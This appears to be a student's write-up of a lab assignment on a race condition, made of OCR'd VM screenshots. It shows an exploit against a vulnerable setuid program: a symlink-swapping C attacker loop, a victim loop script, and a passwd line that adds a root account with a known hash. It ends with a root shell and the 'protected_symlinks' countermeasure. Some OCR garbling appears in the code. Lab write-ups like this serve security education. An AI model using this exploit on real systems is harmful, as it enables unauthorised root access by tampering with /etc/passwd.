
Task 2

I used assignment code to create victimProgram which runs vulp in perpetuity


VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
Type here to search
46°F
7:01 AM
12/19/2021

The Virtual Machine reports that the guest OS supports **mouse pointer integration**. This means that you do not need to *capture* the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual

```
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
./vulp < passwd_input
new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
~
~
~
~
~
~
~
~
~
~
~
~
~
~
-- INSERT --                                    10,1          All
```



VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
Type here to search
44°F
7:21 AM
12/19/2021

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
-- INSERT --                                          1,44          All
```

This is my content of passwd_input

For the Attacker file I see no reason why I should have to suffer like the original writers of this text book and assignment. I thus I have moved to Task 2B for my attack strategy avoiding the race condition triggered by using the useless code in the text book.


This is the Attacker's code borrowed from the assignment



VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
Type here to search
44°F
7:33 AM
12/19/2021


```
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>
int main()
{
while(1){
unsigned int flags = RENAME_EXCHANGE;
unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", fl
ags);
}
return 0;
}
~
~
~
~
~
~
~
~
~
:wq
```

Compiling Attack Program



```
[12/19/21]seed@VM:~$ vi attackerProgram
[12/19/21]seed@VM:~$ vi attackerProgram.c
[12/19/21]seed@VM:~$ gcc -o attack attackerProgram.c
attackerProgram.c:1:8: error: expected ‘=’, ‘,’, ‘;’, ‘
asm’ or ‘__attribute__’ before ‘<’ token
 nclude <unistd.h>
        ^
attackerProgram.c: In function ‘main’:
attackerProgram.c:8:1: warning: implicit declaration of
 function ‘unlink’ [-Wimplicit-function-declaration]
 unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
 ^
attackerProgram.c:8:21: warning: implicit declaration o
f function ‘symlink’ [-Wimplicit-function-declaration]
 unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
                     ^
attackerProgram.c:10:1: warning: implicit declaration o
f function ‘syscall’ [-Wimplicit-function-declaration]
 syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", f
 ^
[12/19/21]seed@VM:~$ vi attackerProgram.c
[12/19/21]seed@VM:~$ vi attackerProgram.c
[12/19/21]seed@VM:~$ gcc -o attack attackerProgram.c
[12/19/21]seed@VM:~$
```


The Two programs running simultaneously until the message is displayed when the file is changed take a look at right window in screen shot



```
[12/19/21]seed@VM:~$ gcc -o attack attackerProgram.c
attackerProgram.c:1:8: error: expected ‘=’, ‘,’, ‘;’, ‘
asm’ or ‘__attribute__’ before ‘<’ token
 nclude <unistd.h>
        ^
attackerProgram.c: In function ‘main’:
attackerProgram.c:8:1: warning: implicit declaration of
 function ‘unlink’ [-Wimplicit-function-declaration]
 unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
 ^
attackerProgram.c:8:21: warning: implicit declaration o
f function ‘symlink’ [-Wimplicit-function-declaration]
 unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
                     ^
attackerProgram.c:10:1: warning: implicit declaration o
f function ‘syscall’ [-Wimplicit-function-declaration]
 syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", f
 ^
[12/19/21]seed@VM:~$ vi attackerProgram.c
[12/19/21]seed@VM:~$ vi attackerProgram.c
[12/19/21]seed@VM:~$ gcc -o attack attackerProgram.c
[12/19/21]seed@VM:~$ attack
```

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[12/19/21]seed@VM:~$
```

I should now be able to do a su to test with magic password




```
[12/19/21]seed@VM:~$ su test
Password:
root@VM:/home/seed#
```

What do yah know it worked

Task 3:


Code with setuid



```
/* vulp.c */
#include <stdio.h>
#include<unistd.h>
int main()
{
char * fn = "/tmp/XYZ";
char buffer[60];
FILE *fp;
/* get user input */
scanf("%50s", buffer );
seteuid(getuid());
if(!access(fn, W_OK)){
fp = fopen(fn, "a+");
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
}
else printf("No permission \n");
seteuid(0);
}
~
```

It seems to do the job. It Didn't work for a few minutes


I'm also getting segmentation faults?



```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
./victimProgram: line 9:  1637 Segmentation fault      ./vulpa < p
asswd_input
No permission
No permission
No permission
No permission
No permission
No permission
No permission
./victimProgram: line 9:  1691 Segmentation fault      ./vulpa < p
asswd_input
No permission
```


Task 4: Countermeasure: Using Ubuntu's Built-in Scheme

Step 1



```
[12/19/21]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[12/19/21]seed@VM:~$ 
```

I get Segmetation Faults again. It also doesn't seem to be working I'm not sure what. Since I'm running low on time and I think I get the idea. I'm gonna move on.



```
No permission
No permission
No permission
No permission
No permission
./victimProgram: line 9: 26823 Segmentation fault      ./vulp < pa
sswd_input
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
./victimProgram: line 9: 27016 Segmentation fault      ./vulp < pa
sswd_input
```